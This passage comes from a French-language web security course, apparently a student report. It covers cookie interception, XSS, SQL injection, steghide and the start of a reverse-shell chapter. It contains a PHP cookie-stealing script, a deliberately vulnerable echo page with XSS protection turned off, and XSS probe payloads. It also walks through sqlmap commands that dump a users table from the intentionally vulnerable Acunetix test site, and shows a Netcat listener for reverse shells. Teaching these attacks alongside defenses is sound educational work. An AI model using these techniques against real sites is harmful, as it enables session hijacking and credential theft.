En théorie, tous les cookies ont un nom et une date d'expiration. Lorsque le site Web que vous consultez envoie un cookie, il prend l'initiative de demander à votre navigateur de stocker le cookie en question jusqu'à la date et l'heure inscrits dans le fichier texte. Il existe une loi dans laquelle est stipulé que les cookies doivent être supprimés au moins une année après leur création. Malgré cela, certains cookies sont conservés bien plus longtemps. Pour l'anecdote, il est à savoir que des cookies ont été créés dans l'optique de durer 7000 ans.

#### 5.4.5 Interception des cookies

Comme nous l'avons dit précédemment les cookies sont des données envoyées par un serveur web au navigateur de notre ordinateur. Or les cookies peuvent contenir des informations que l'on qualifie de sensibles (pseudo, mot de passe). Par conséquent, il serait fort regrettable que quiconque puisse intercepter ces données. Malheureusement, certaines méthodes permettent d'intercepter les cookies et nous allons ici en lister quelques unes. La première méthode que nous allons expliquer se prénomme détournement de session. Cette attaque est essentiellement réalisée dans des lieux publics contenant des espaces WIFI non chiffré. Elle consiste en la lecture des communications d'autres utilisateurs sur le réseau en ayant recours à des "renifleurs de paquets". Cette lecture n'est possible que lorsque le trafic réseau n'est pas chiffré. En d'autres termes, pour éviter cette attaque, il suffit de chiffrer la connexion entre le serveur Web et l'ordinateur de l'utilisateur. Pour cela, on peut utiliser par exemple le protocole HTTPS. La seconde méthode permettant d'intercepter des cookies est l'écriture de script directement dans les sites. Ces scripts ont pour but de demander au navigateur d'envoyer les cookies à des serveurs malveillants. Cette attaque est utilisée sur les sites qui permettent aux utilisateurs de publier du contenu HTML. Pour

ce qui est de ce type d'attaque, chiffrer les cookies avant leur envoi sur le réseau n'a pas de grande utilité. En revanche afin de rendre inaccessible un cookie depuis l'exécution d'un script, il est possible d'utiliser le drapeau HttpOnly qui est une option introduite en 2002 sur le navigateur internet explorer.

#### 5.4.6 Protection contre le vol de cookie

Le client d'un site Web n'a pas en sa possession de nombreux moyens permettant d'éviter qu'on intercepte ses cookies. En effet, il ne peut que prendre la décision de désactiver les cookies. Malheureusement, de nombreux sites Web ont recours à des cookies pour fonctionner convenablement.

Par conséquent, la sécurisation du vol de cookies est essentiellement à la charge du créateur du site Web. Il doit prendre en compte de nombreux détails afin de sécuriser au mieux son site et donc ses clients. Pour cela, le créateur du site Web doit éviter de stocker les données en lien avec l'authentification (pseudo ,mot de passe) en clair, mettre en place des identifiants de session aléatoires lors de chaque requête HTTP, effacer les cookies après leur utilisation. Il doit aussi chiffrer totalement, où au moins partiellement les cookies et surtout avoir recours à des protocoles sécurisés comme HTTPS.

### 5.5 Faille XSS

Un site contient, la plupart du temps, un formulaire permettant à l'utilisateur d'entrer du texte. Cependant, sans certaine sécurité appliquée par l'administrateur de la page Web, une faille XSS peut être dévoilée et causer un hacking du serveur hébergeant le site. Une faille XSS, ou cross-site scripting, est le fait de pouvoir rentrer du code exécutable par le serveur web via un input présent sur une page Web. Il existe trois grandes catégories de failles XSS que nous allons présenter dans ce chapitre.

#### 5.5.1 Faille XSS non permanent

La faille XSS non permanent est la faille la plus utilisée et sûrement la plus facile à pratiquer. En effet, l'attaquant n'a qu'à injecter du code dans l'input d'un formulaire et le faire apparaître à l'écran. Cette attaque ne nécessite donc en aucun cas un stockage contrairement au XSS stocké qui est présenté ci-dessous. Voici un exemple d'exploitation de faille XSS sur un formulaire :

Comme on peut le voir, le code créé juste un formulaire qui envoi le input vers la page "connexion.php" :

```
<html>
|   <form method="post" action="connexion.php">
|       <input type="text" name="log" />
|       <input type="submit" value="Next" />
|   </form>
</html>
```

FIGURE 5.45 – Code d'un formulaire HTML

```
<?php
    header("X-XSS-Protection: 0"); #permet de forcer le navigateur de ne pas se proteger du XSS
    echo "Welcome ".$_POST['log'];
?>
```

FIGURE 5.46 – Code d'exploitation d'un formulaire

Le header ne doit en aucun cas figurer dans vos codes PHP. En effet, ce dernier a pour but de forcer les nouveaux navigateurs à ne pas utiliser leur protections contre le XSS. Dans notre cas, nous voulons montrer l'existence de cette faille malgré le progrès des navigateurs. Il ne nous reste plus qu'à rentrer dans le input du code JavaScript affichant une alerte à l'écran :

```
<script>alert('Salut ton code contient une faille XSS')</script> 
```

FIGURE 5.47 – Code JS




FIGURE 5.48 – Alerte créée via XSS

On peut donc en déduire qu'avec un code JavaScript, il est possible d'invoquer un reverse-shell via meterpreter et ainsi de compromettre le serveur.

### 5.5.2 Faille XSS permanent

Ce type de vulnérabilité se produit lorsque les données fournis par un utilisateur sont stockés sur un serveur (fichier, base de données...) afin d'être par la suite affichées à chaque ouverture du site. Nous pouvons prendre l'exemple des forums dans lesquels un utilisateur peut par exemple injecter un script qui sera visible par tous et donc provoquer des failles chez un grand nombre d'utilisateurs. On se rend rapidement compte que cette faille est véritablement dangereuse. Grâce à celle-ci, on peut par exemple récupérer les cookies des utilisateurs. Or, les cookies ont la fâcheuse tendance de contenir les pseudos et les mots de passes des utilisateurs. Pour récupérer ces fameux cookies, le hacker peut simplement vous inviter à cliquer sur un lien qu'il aura lui même préalablement ajouté sur un site (forum) et le simple fait de cliquer sur ce lien aura pour conséquence de faire parvenir au hacker les cookies qu'il a pour ambition d'avoir en sa possession.

### 5.5.3 Faille DOM based XSS

DOM est l'abréviation de Document Object Model-based. Ce type d'attaque a lieu directement dans le navigateur de la victime sans passer par le serveur web. La page web ne change pas, en revanche le code côté client qui est contenu dans la page s'exécute de manière inopiné, et cela est engendré par les modifications malveillantes apportées à l'environnement DOM. Cette attaque est à lieu dans la grande majorité des cas dans les nouvelles applications web car une grande quantité de code javascript est exécutée dans le navigateur de l'utilisateur.

### 5.5.4 Détection de la présence d'une faille XSS

Afin de détecter la présence d'une faille XSS, on peut commencer par taper dans un formulaire (commentaire, moteur de recherche, chat...) le code suivant :

<b>Faille</b>

Si le message suivant est affiché : Aucun résultat trouvé pour le terme "Faille", c'est qu'une faille XSS est présente.


Si le message suivant est affiché : Aucun résultat trouvé pour le terme <b>Faille</b>, cela signifie que le site est convenablement sécurisé.

A la suite de la première étape décrite ci-dessus, il est possible d'utiliser un script Javascript dans un champ de formulaire afin d'être convaincu de l'existence d'une faille XSS. On peut par exemple avoir recours au script suivant :

<script > alert (Attention ce site est vulnérable face aux attaques XSS) </script >  
Afin de savoir si le site web est vulnérable aux attaques XSS, il suffit donc de taper ce script dans un formulaire, si aucun message ne s'affiche, dans ce cas vous ne risquez pas de vous retrouver face à une faille XSS sur le site en question, en revanche si le message “Attention ce site est vulnérable face aux attaques XSS” s'affiche, dans ce cas là il est préférable pour vous de changer de site.

### 5.5.5 Exploitation d'une faille XSS

Lorsque l'attaquant se rend compte que le forum qu'il veut attaquer est vulnérable aux failles XSS, il va pourquoi pas essayer de voler des cookies car ce forum contient sûrement des membres ayant des droits plus ou moins élevés. Pour cela on peut utiliser le code suivant qui est sauvegardé sous le nom vole.php :



```
Welcome Guide          vole.php          CTF SQL          Telemetry Consent
1 <?php
2
3 $cookie = $_GET['cookie'] ; //On récupère nos cookies via la méthode get et nos paramètre cookie.
4 $file = fopen('data.txt', 'a') ; // On ouvre et on crée un fichier que l'on nomme data.txt et on lui attribut les droits en écriture
5 fwrite($file, $cookie); //On écrit dans notre fichier nos cookies
6 header('Location: /'); //permet de rediriger vers l'accueil afin d'éviter tous doute
7 exit;
8
9 ?>
```

FIGURE 5.49 – Code de vole

Le hacker peut maintenant se rendre par exemple sur un forum et injecter un code permettant l'exécution de son code vole.php. Pour cela il lui suffit de faire une simple redirection :




FIGURE 5.50 – Envoi dans un forum

### 5.5.6 Se protéger de la faille XSS

La solution permettant de se protéger face à une attaque XSS est de convertir les données. Pour ce qui est du langage PHP, il est courant d'avoir recours aux fonctions

htmlentities() et htmlspecialchars() qui permettent de convertir les caractères spéciaux en entités HTML. De ce fait, les données ne seront plus interprétées par le navigateur, mais simplement affichées.

Conclusion :

La faille XSS est l'une des failles qu'on retrouve le plus couramment sur le web. Cela est expliqué par le fait que cette faille permet un grand nombres d'attaques. On peut par exemple grâce à cette faille détourner un formulaire afin de rediriger l'utilisateur vers un site malveillant. Cela permet en autres de voler les cookies d'un utilisateur et donc par la même occasion d'obtenir son login et son mot de passe. Heureusement, cette faille peut être aisément évitée en prenant la peine de traiter correctement les données en entrée.

## 5.6 Failles SQL

Le SQL est un langage de programmation orientée vers les bases de données. Ces bases de données contiennent en général des identifiants et des mots de passe qu'il faut absolument sécuriser. Lors d'une connexion via formulaire sur une page Web, l'utilisateur doit remplir les champs libres qui seront ensuite comparés aux comptes dans la base de données. Les schéma ci-dessous peut faciliter la compréhension du fonctionnement d'authentification :




FIGURE 5.51 – Fonctionnement d'un formulaire

Depuis un navigateur, nous allons donc remplir le formulaire de connexion qui vont être envoyé vers le serveur Web qui contient un serveur PHP. Ce dernier va traiter le code PHP pour récupérer (le plus souvent en POST) et faire une requête SQL vers la base de données afin de vérifier que les données correspondent. Si c'est le cas, le serveur PHP laisse l'utilisateur entrer sur le site.

Voici la structure d'une base de données :




FIGURE 5.52 – Exemple d'une base de données

Dans cette exemple, la base de données se nomme "Cloud" et contient plusieurs tables : "Categories", "Fichiers", "Suivi" et "Users". Ensuite, chaque table contient des colonnes qui sont ici dans la table "Users" : "email", "idU", "mdp", "nom", "Statut". On comprend donc que les données de chaque utilisateurs sont stockées dans la colonne Users. Le PHP va donc essayer de faire correspondre ce qui a été rentré dans le formulaire et ce qui est présent dans cette table afin de valider ou non la connexion.

Une injection SQL consiste à injecter du code SQL dans une requête SQL dans le but de la détourner et donc de modifier le résultat que cette requête était censé afficher. Cela permet également d'afficher du contenu qui était en toute logique dissimulé (table des users avec les identifiant et mot de passe qui vont avec). Enfin, une insertion SQL permet d'ajouter, de supprimer ou de modifier une base de données.

### 5.6.1 Détection faille SQL

Les failles SQL peuvent être exploitées via l'outil SQLMAP. Ce dernier va tenter d'injecter des SELECT dans la base de données et de nous fournir un résultat. Pour mieux

comprendre le concept, nous pouvons essayer SQLMAP sur des sites spécialisés en test SQL. Sur celui-ci, nous pouvons tester au niveau de l'url si une injection est possible :




FIGURE 5.53 – Détection d'une faille SQL

Comme on peut le voir, pour tester la sécurité de la base de donnée aux injections SQL, il nous a juste fallu ajouter, dans l'URL, un apostrophe après le GET du site web. Ainsi, la base de données nous envoie un message d'erreur. Cette erreur nous indique que les données tapées par les utilisateurs ne sont pas vérifiées du côté serveur.

### 5.6.2 Exploitation faille SQL

Passons maintenant à l'outil SQLMAP en lui rentrant la commande suivante :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

FIGURE 5.54 – Commande SQLMAP

L'option “-u” va nous permettre d'entrer un URL et le “--dbs” va nous permettre d'afficher les bases de données. Le résultat nous est envoyé sous cette forme :

```
[08:06:49] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

FIGURE 5.55 – Résultat

Il existe alors deux bases de données qui sont acuart et information\_schema. Etant donné que notre site cible est Acuart, nous allons visualiser ses tables :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

FIGURE 5.56 – Commande pour visualiser les tables

```
[08:08:53] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists
| carts
| categories
| featured
| guestbook
| pictures
| products
| users
+-----+
```

FIGURE 5.57 – Résultat

A l'intérieur de la base de données, il existe une table users que nous allons dévoiler :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```

FIGURE 5.58 – Commande pour visualiser les colonnes


```
[08:09:47] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| address | mediumtext
| cart | int(11)
| categories | varchar(100)
| artist | varchar(100)
| email | varchar(100)
| name | varchar(100)
| pass | varchar(100)
| phone | varchar(100)
| uname | varchar(100)
+-----+
```

FIGURE 5.59 – Résultat

Dans notre cas, les seuls informations dont nous avons besoin sont : name, pass et uname :

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C name,pass,uname --dump
```

FIGURE 5.60 – Commande pour visualiser un SELECT



```
[08:10:22] [INFO] fetching entries of column(s) 'name, pass, uname' for table 'users' in database 'acuart'
Database: acuart
Table: users | Policy | Contact Us | ©2019 Acunetix Ltd
[1 entry]
+-----+-----+-----+
| name | pass | uname |
+-----+-----+-----+
| prasth | fghfgh | test |
+-----+-----+-----+
This is an example PHP application, which is intentionally vulnerable to web
application attacks. You can use it to test Acunetix. It also helps you understand how developer errors and bad
coding practices can lead to security vulnerabilities in your website. You can use it to understand Oracle and your manual testing
process. It includes several security features such as SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery
(CSRF), and more.
```

FIGURE 5.61 – Résultat

Il existe donc un utilisateur test que nous allons essayer pour nous connecter :

### prasth (test)

On this page you can visualize or edit you user information.

|                     |                                      |
|---------------------|--------------------------------------|
| Name:               | <input type="text" value="prasth"/>  |
| Credit card number: | <input type="text" value="fghfgh"/>  |
| E-Mail:             | <input type="text" value="h@s.com"/> |
| Phone number:       | <input type="text" value="876896"/>  |
| Address:            | <input type="text" value="itit"/>    |

FIGURE 5.62 – Connexion

Nous avons réussi à nous connecter via une faille SQL. Cependant, nous aurions pu éviter de passer par SQLMAP. En effet, si nous avions voulu juste rentrer dans un site exploitable, nous aurions juste pu injecter nous même une condition. Pour cela, nous allons nous rendre sur un site créé par l'IUT de Blagnac proposant un CTF en ligne. Nous allons donc aller dans la partie SQLi pour essayer une injection :




FIGURE 5.63 – SQLi

Cette injection va nous permettre d'ajouter une condition dans la requête qui sera toujours vraie car 1 sera toujours égal à 1. On pourra alors se connecter et entrer dans le site :



FIGURE 5.64 – Connexion

### 5.6.3 Protection faille SQL

Bien entendu, le mot d'ordre est vigilance. Il est utile pour tout administrateur de vérifier constamment les données entrées par l'utilisateur. Les paramètres d'URL et les formulaires (connexion, recherche) sont des potentiels risque d'attaque par injection. Grâce à PHP, il est maintenant possible d'avoir recours à des librairies qui auront le rôle de préparer des requêtes SQL avant leurs exécutions. Ces librairies permettent entre autres de valider les données des requêtes. PDO est la plus connue de ces librairies. Cette fonction est directement incluse dans la classe MySQLi pour les nouvelles versions de PHP. Il est utile de camoufler les messages d'erreurs qui peuvent s'afficher sur votre site (comme avec l'exemple de l'apostrophe dans l'URL ci-dessus) dans la mesure où ces messages permettent aux hackers d'avoir des informations sur votre base de donnée. Afin d'éviter les caractères spéciaux, il est pratique d'utiliser la fonction :

`mysqli_real_escape_string()`

Enfin, il est préférable d'utiliser des comptes utilisateurs qui ont des droits limités. Cela permet d'empêcher l'éventuel hacker de modifier ou supprimer des éléments de la base de données.

Conclusion :

Environ un site sur cinq est vulnérable aux injections SQL. Cela est dû au fait qu'une simple erreur peut compromettre la sécurité de la base, des utilisateurs et même du serveur. Pour cette raison, c'est l'une des failles les plus dangereuses pour les applications ayant recours à une base de donnée. Plus inquiétant encore, les injections SQL sont en augmentation depuis qu'il existe des programmes d'injections SQL automatisées, qui permettent aux hackers de prendre possession d'encore plus de données que par le passé. Heureusement, de simples techniques permettent de se protéger de ce type de faille.

# Chapitre 6

## Stéganographie

### 6.1 Steghide

#### 6.1.1 Définition

Steghide est un programme de stéganographie permettant de masquer des données dans des fichiers image et audio. Il présente plusieurs fonctionnalités :

- Compression des données incorporées.
- Cryptage des données incorporées.
- Incorporation d'une somme de contrôle pour vérifier l'intégrité des données extraites.
- Prise en charge des fichiers JPEG, BMP, WAV, AU.

Les fichiers JPEG et BMP correspondent à des fichiers image tandis que les fichiers WAV et AU correspondent à des fichiers audio.

Cet outil est sous licence GNU General Public License (GPL), ce qui veut dire qu'il est possible d'effectuer des modifications et en faire la distribution de ce programme tant qu'il rentre dans les conditions de la GPL. On va d'abord voir comment intégrer un fichier texte dans un fichier image. Bien évidemment, il faut créer au préalable un fichier texte contenant un message.

#### 6.1.2 Fonctionnement

Pour intégrer notre fichier texte [fichier].txt, il faut entrer la commande :

```
steghide embed -cf [fichier].jpeg -ef [fichier].txt
```

On ajoute ensuite un mot de passe pour permettre l'accès à ce fichier caché. L'option -ef (-embedfile) permet l'intégration du fichier désiré dans le fichier ciblé. L'option -cf (-coverfile) permet de spécifier le nom du fichier à incorporer.

Bien sûr, on peut mettre ce que l'on veut comme type de texte. Par exemple, dans notre attaque Kuya :1, lors de l'extraction d'un fichier caché dans une image, on a pu retrouver un fichier texte affichant un code de type "Brain fuck" :




FIGURE 6.1 – Code "Brain Fuck"

C'est un type de code original à intégrer pour rendre la capture du flag un peu plus amusante et plus complexe.

Pour vérifier que le fichier cible aie bien incorporé le message secret, on peut taper la commande :

```
root@kali: ~/steghide
File Edit View Search Terminal Help
root@kali:~/steghide#
root@kali:~/steghide# steghide info picture.jpg
"picture.jpg":
  format: jpeg
  capacity: 3.1 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
embedded file "secret.txt":
  size: 590.0 Byte
  encrypted: rijndael-128, cbc
  compressed: yes
root@kali:~/steghide#
```

FIGURE 6.2 – steghide info [fichier].jpeg

Comme on peut le voir, le fichier infopicture.jpg est incorporé dans un message crypté nommé secret.txt. Maintenant, on va extraire le fichier caché avec la commande :

```
root@kali:/home/kali# cd loot
root@kali:/home/kali/loot# steghide extract -sf 1.jpg
Entrez la passphrase:
Ocriture des données extraites dans "secret.txt".
root@kali:/home/kali/loot# steghide extract -sf 2.jpg
Entrez la passphrase:
Ocriture des données extraites dans "emb.txt".
```

FIGURE 6.3 – steghide extract -sf [fichier].txt

L’option -sf (–stegofile) permet de spécifier le “stego file” (fichier contenant les informations incorporées). En affichant ensuite le contenu du fichier texte dont on a extrait le message caché, on peut donc enfin le visualiser.

En conclusion, cet outil simple est pratique pour récupérer des messages cachés dans des fichiers pris en charge. Cependant, son niveau d’utilisation reste assez restreint car il ne prend en charge que très peu de formats de fichiers. Cet outil est généralement utilisé en début d’attaque CTF car il a pour but de trouver des indices pour trouver les flags.

# Chapitre 7

## Infiltration système

### 7.1 Reverse-shell

#### 7.1.1 Définition

Le reverse-shell qui signifie shell inversé est le moyen le plus fiable d'accéder aux données de la cible et de devenir administrateur de cette dernière. Cette technique consiste à faire parvenir au hacker un shell via un serveur ouvert et ainsi contourner toutes les sécurités mises en place. Cependant, avant de comprendre comment fonctionne un reverse-shell, il va nous falloir étudier un shell.

Comme on peut le voir sur les systèmes d'exploitations installés sans GUI (Graphical User Interface), notre seul moyen de communiquer avec la machine est un invite de commande. Cet interpréteur de commande nous permet d'exécuter des commandes qui sont elles mêmes des scripts capables d'afficher le résultat de la commande saisie à l'écran. Cet interpréteur est donc un programme que l'on nomme shell. Il ne faut pas confondre le shell avec le kernel qui est le noyau du système d'exploitation. Le shell permet donc à l'utilisateur d'exploiter ce noyau à travers des lignes de commandes. Nous pouvons alors synthétiser ceci en disant que le shell permet à l'utilisateur de demander quelque chose à son noyau. Nous pouvons, grâce à cette définition comprendre le fonctionnement du reverse-shell soit du shell-inversé.

Le reverse-shell consiste à inverser les commandes de sorties et d'entrées du shell afin que ce soit au noyau de nous demander des informations pour afficher des résultats, et non l'inverse. Ainsi, les requêtes seront envoyées de la machine cible, passeront le firewall s'il existe, et arriveront à notre machine. Nous aurons alors la possibilité, comme sur un formulaire web, de remplir nos informations et de les renvoyer au serveur comme une simple réponse avec une très grande conséquence. Ce sera donc par ce moyen que nous arriverons à contourner les sécurités et nous introduire dans le système cible.

Maintenant que nous avons introduit le concept du reverse-shell, il est venu le temps de présenter l'aspect technique de ce dernier.


### 7.1.2 Fonctionnement

#### 7.1.3 Les étapes d'un reverse-shell

Lors d'une attaque sur CTF ou lors d'une réelle séance de hacking, il existe plusieurs grandes étapes obligatoires à passer comme vous l'avez vu lors des chapitres précédents. La détection et l'exploitation d'une faille va en général nous permettre d'écrire dans le langage informatique exploité. Il est important de savoir que tous les langages informatiques se doivent de parler avec le kernel afin de fonctionner. Il est donc essentiel à un langage de pouvoir exploiter des lignes de commandes. Nous passerons donc principalement par cette voie pour ouvrir notre port TCP ou UDP sur la machine cible. Cependant, pour qu'une connexion se mette en place et que le socket fonctionne, il est important que notre machine écoute sur le port que nous allons ouvrir. Ce pourquoi nous allons introduire le logiciel Netcat.

##### 7.1.3.1 NetCat

Netcat est un logiciel réseau permettant l'ouverture de ports et le scan de ports en TCP et UDP. Surnommé “Le couteau suisse TCP”, cet utilitaire polyvalent et discret est utilisé en arrière plan d'autres applications afin d'effectuer des recherches de ports par exemple. Cependant, son principale rôle est l'ouverture de socket entre un client et un serveur. Un socket est la combinaison de l'adresse IP et du port permettant à un programme de communiquer avec autre un programme, distant, sur une machine spécifique. Donc Netcat va nous permettre de créer un socket ou d'écouter sur l'un de nos ports. C'est la deuxième option qui va nous intéresser dans un premier temps, lors d'un reverse-shell. En effet, Netcat va pouvoir écouter ce que le shell cible va lui renvoyer sur un port bien spécifique :



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a menu bar with options: Fichier, Édition, Affichage, Rechercher, and Terminal. Below the menu, the terminal prompt is shown in red: 'root@kali:~#'. The main text area contains the command 'nc -l -vvv -p 5555' followed by the message 'listening on [any] 5555 ...'. There is some very small, illegible text at the bottom of the terminal window.

FIGURE 7.1 – Ecoute de port Netcat

Comme on peut le voir ci-dessus, Netcat peut être noté ‘nc’. Avec les options associées

à Netcat, on s'aperçoit que le programme écoute de la part de tout le monde sur le port 5555. Regardons ces options de plus près :

- 1) ‘ -l ‘ pour listen, est l’option de nc permettant d’activer le mode écoute.
- 2) ‘-v ‘ ou ‘-vv’ est le mode verbose. Cela signifie qu’il va afficher toutes les informations de retour telles que : “listening on [any] 5555 . . . ”
- 3) ‘-p’ est l’option d’ouverture de ports.

Une fois cette commande lancée, nous pourrons laisser de côté ‘ nc -l ’ et nous focaliser sur l’ouverture du reverse-shell sur la machine cible.

